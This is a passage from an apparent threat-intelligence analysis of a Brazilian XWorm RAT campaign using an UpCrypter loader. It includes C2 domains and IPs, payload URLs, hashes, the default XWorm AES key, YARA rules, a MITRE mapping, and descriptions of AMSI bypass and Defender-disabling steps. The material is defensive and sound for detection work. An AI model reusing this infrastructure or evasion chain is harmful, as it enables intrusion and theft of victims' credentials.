Communication uses AES-256-CBC with the configured key (<123456789>) and splitter (<Xwormmm>) to frame protocol messages. All C2 traffic travels over TCP port 7070.
Network Infrastructure
C2 Map
| Domain | Resolved IP | Port | ASN | Country | Role |
|---|---|---|---|---|---|
pdf402.b-cdn.net | 185.111.111.156 | 443 | CDNEXT | GB | Phishing lure CDN |
andrefelipedonascime1775471117328.2082219.meusitehostgator.com.br | 104.18.42.56 / 172.64.145.200 | 443 | CLOUDFLARENET | US | Loader C2 (HostGator BR) |
pastee.dev | 23.186.113.60 | 443 | MEOWNET | US | XWorm dead-drop |
ouro.ddns.net | 190.102.43.216 | 7070 | Serviços Infra e Datacenter | BR | XWorm C2 (DynDNS) |
C2 Endpoint Map (HostGator)
| Endpoint | Size | Content |
|---|---|---|
.../FVTwhWzaQj_06_04_Meus_ArquivosDeTexto/03.txt | 434 KB | ClassLibrary3.dll as decimal byte-array |
.../FVTwhWzaQj_06_04_Meus_ArquivosDeTexto//01.txt | ~5 MB | XWorm PE as decimal byte-array |
.../FVTwhWzaQj_06_04_Meus_ArquivosDeTexto//02.txt | 829 B | Config blob (AES key / C2 parameters) |
.../FVTwhWzaQj_06_04_Meus_ArquivosDeTexto/PeYes | - | (unavailable during analysis - redirected to /01.txt) |
Suricata / IDS Alerts
| Rule | Classification |
|---|---|
MALWARE [ANY.RUN] Win32/UpCrypter related domain (meusitehostgator .com .br) | A Network Trojan was detected |
ET DYN_DNS DNS Query to DynDNS Domain *.ddns.net | Potentially Bad Traffic |
xworm | A Network Trojan was detected |
upcrypter, susp-powershell | Malicious Activity |
ET POLICY Framework installation utility | Potentially Bad Traffic |
Behavioral Summary (ANY.RUN - Session 2, Full Detonation)
| Category | Observable |
|---|---|
| Process tree | Edge → wscript × 2 → powershell × N → InstallUtil |
| Files created | ptjzh.js, bdbsk.ps1, hzllg.txt, vcrmm.ps1, yktsz.txt in C:\Users\Public\ |
| Files deleted | bdbsk.ps1 via cmd.exe ping-delay delete |
| Registry | HKCU\...\Run → "Update Drivers NVIDEO_*" |
| Defender | Set-MpPreference disables real-time monitoring, IPS, MAPS |
| Network | 5× HTTP GET to HostGator C2; 1× TCP to 190.102.43.216:7070 |
| Config extracted | XWorm V5.6 full config from InstallUtil.exe memory |
| Mutex | HiZwA4QbSRd4KwXM |
Indicators of Compromise
File Hashes
| File | SHA-256 |
|---|---|
ClassLibrary3.dll (loader) | e646c794831b993fb2c347576943fec13b0cd53730c64cfe67a423d430f76498 |
ptjzh.js | 8C256B22922236EE34C441ABA75374CFE4C34874D107B970A12D27A7C6928117 |
bdbsk.ps1 | 8786F1EB0984C4704CD4EAE0CFAF376717975872301FDAE5FF39FA8395AFC8EC |
hzllg.txt (DLL byte-array) | E6653AE3E533F58800CB41D307906785AA68E8BD4B08CE26C3111E6F407815C5 |
malicious.exe (XWorm PE) | 8be210d85879782906ed4c0c9b7a5a306d8fd04323bada8d73f59b84d4c98643 |
Network
| Type | Value |
|---|---|
| URL (lure) | https://pdf402.b-cdn.net/ErrorLeitor-402.html |
| IP (lure CDN) | 185.111.111.156 |
| Domain (loader C2) | andrefelipedonascime1775471117328.2082219.meusitehostgator.com.br |
| URL (loader DLL) | .../FVTwhWzaQj_06_04_Meus_ArquivosDeTexto/03.txt |
| URL (XWorm payload) | .../FVTwhWzaQj_06_04_Meus_ArquivosDeTexto//01.txt |
| URL (config blob) | .../FVTwhWzaQj_06_04_Meus_ArquivosDeTexto//02.txt |
| URL (dead-drop) | https://pastee.dev/d/SUFc5yHU/0 |
| Domain (XWorm C2) | ouro.ddns.net |
| IP (XWorm C2) | 190.102.43.216:7070 |
Host Artifacts
| Type | Value |
|---|---|
| Mutex | HiZwA4QbSRd4KwXM |
| Registry key | HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run → "Update Drivers NVIDEO_*" |
| File path (staging) | C:\Users\Public\{ptjzh.js, bdbsk.ps1, hzllg.txt, vcrmm.ps1, yktsz.txt} |
| File path (persistence PS1) | %AppData%\LocalLow\LocalLow Windows\Program Rules\Program Rules NVIDEO\...\vcrmm.ps1 |
| XWorm AES key | <123456789> |
| XWorm splitter | <Xwormmm> |
YARA Hint (Loader DLL)
rule UpCrypter_ClassLibrary3_Loader {
    meta:
        description = "UpCrypter .NET Reactor protected loader - ClassLibrary3"
        author = "0x_OLYMPUS"
        hash = "e646c794831b993fb2c347576943fec13b0cd53730c64cfe67a423d430f76498"
    strings:
        $mutex   = "HiZwA4QbSRd4KwXM" wide
        $reactor = "unregistered version of Eziriz" wide
        $path    = "Program Rules NVIDEO" wide
        $nvideo  = "Update Drivers NVIDEO" wide
        $reg_key = "firstrundone" wide
    condition:
        uint16(0) == 0x5A4D and 3 of ($mutex, $reactor, $path, $nvideo, $reg_key)
}
rule XWorm_V56_Default_Config {
meta:
description = "XWorm V5.6 with default cracked-builder AES key"
author = "0x_OLYMPUS"
hash = "8be210d85879782906ed4c0c9b7a5a306d8fd04323bada8d73f59b84d4c98643"
strings:
$mutex = "HiZwA4QbSRd4KwXM" wide
$splitter = "<Xwormmm>" wide
$aes_key = "<123456789>" wide
$ddns = "ouro.ddns.net" wide
condition:
uint16(0) == 0x5A4D and 2 of them
}MITRE ATT&CK Mapping
| Tactic | Technique | ID | Implementation |
|---|---|---|---|
| Initial Access | Phishing: Spearphishing Link | T1566.002 | NF-e lure HTML hosted on BunnyNet CDN |
| Execution | User Execution: Malicious File | T1204.002 | Victim executes .js dropper |
| Execution | Command and Scripting: JavaScript | T1059.007 | wscript.exe runs ptjzh.js |
| Execution | Command and Scripting: PowerShell | T1059.001 | Multi-stage PS stager with AMSI evasion |
| Execution | System Binary Proxy: InstallUtil | T1218.004 | XWorm injected into InstallUtil.exe |
| Persistence | Boot/Logon Autostart: Registry Run Keys | T1547.001 | HKCU\...\Run → "Update Drivers NVIDEO_*" |
| Defense Evasion | Obfuscated Files: Command Obfuscation | T1027.010 | Split base64 string concatenation (AMSI bypass) |
| Defense Evasion | Reflective Code Loading | T1620 | Assembly.Load() - no PE written to disk |
| Defense Evasion | Masquerading | T1036 | "Update Drivers NVIDEO_*" registry key name |
| Defense Evasion | Impair Defenses: Disable/Modify Tools | T1562.001 | Set-MpPreference Defender bypass |
| Defense Evasion | Deobfuscate/Decode Files | T1140 | Base64 + decimal byte-array decoding chain |
| Discovery | Process Discovery | T1057 | Blocklist check for analysis tools |
| Discovery | System Information Discovery | T1082 | BIOS/board enumeration for VM detection |
| C2 | Application Layer Protocol: Web Protocols | T1071.001 | HTTPS to HostGator C2 |
| C2 | Dynamic Resolution: Fast Flux / DDNS | T1568.002 | ouro.ddns.net DynDNS for XWorm C2 |
| Exfiltration | (via XWorm) | - | Browser stealer, keylogger, clipboard monitor |
Threat Actor Assessment
Based on the full analysis, the operator profile is:
- Sophistication: Low–Medium. The loader (UpCrypter) is technically capable - .NET Reactor protection, AMSI-evasive PS stager, in-memory execution throughout. However, XWorm uses default builder configuration (
<123456789>AES key, unmodified splitter), and the C2 domain is registered under DynDNS with a Brazilian-registrant subdomain that includes a personal name. - Geographic targeting: Brazil. The lure (
Nota-Fiscal), the C2 infrastructure (HostGator BR, Brazilian ASN for XWorm C2), and the personal name embedded in the C2 domain all point to a Brazilian-operated campaign targeting the Brazilian market. - Infrastructure hygiene: Poor. The HostGator C2 domain encodes what appears to be a personal name (
andrefelipedonascime) and a ID number (1775471117328) - significant OPSEC failure enabling attribution correlation. - Likely motivation: Financial (RAT capabilities include browser credential stealing, clipboard hijacking for crypto wallet replacement, keylogging).
Conclusion
This campaign demonstrates a recurring pattern in Brazilian commodity malware: a technically capable loader (UpCrypter) delivering a well-known commercial RAT (XWorm) through social engineering tuned to the local context (NF-e lure). The fileless delivery chain - from HTTPS-fetched byte-arrays to in-memory Assembly.Load() to LOLBin injection - is designed to evade disk-based detection and basic behavioral monitoring.
The weakest operational security link is the C2 infrastructure: the HostGator domain encodes personally identifiable information, and the XWorm configuration uses unmodified defaults from a widely-distributed cracked builder - both strong pivoting points for attribution and hunting.
Detection opportunities exist at multiple stages:
- PowerShell AMSI bypass pattern (split string concatenation)
Assembly.Load()from bytes sourced viaWebClientInstallUtil.exespawned by PowerShell without installer arguments- TCP connections to
*.ddns.neton non-standard ports from .NET runtime processes - Mutex
HiZwA4QbSRd4KwXMat process creation
Analysis performed by 0x_OLYMPUS - 0xDelta Research
Tools: DetectItEasy · Malcat · dnSpy · ANY.RUN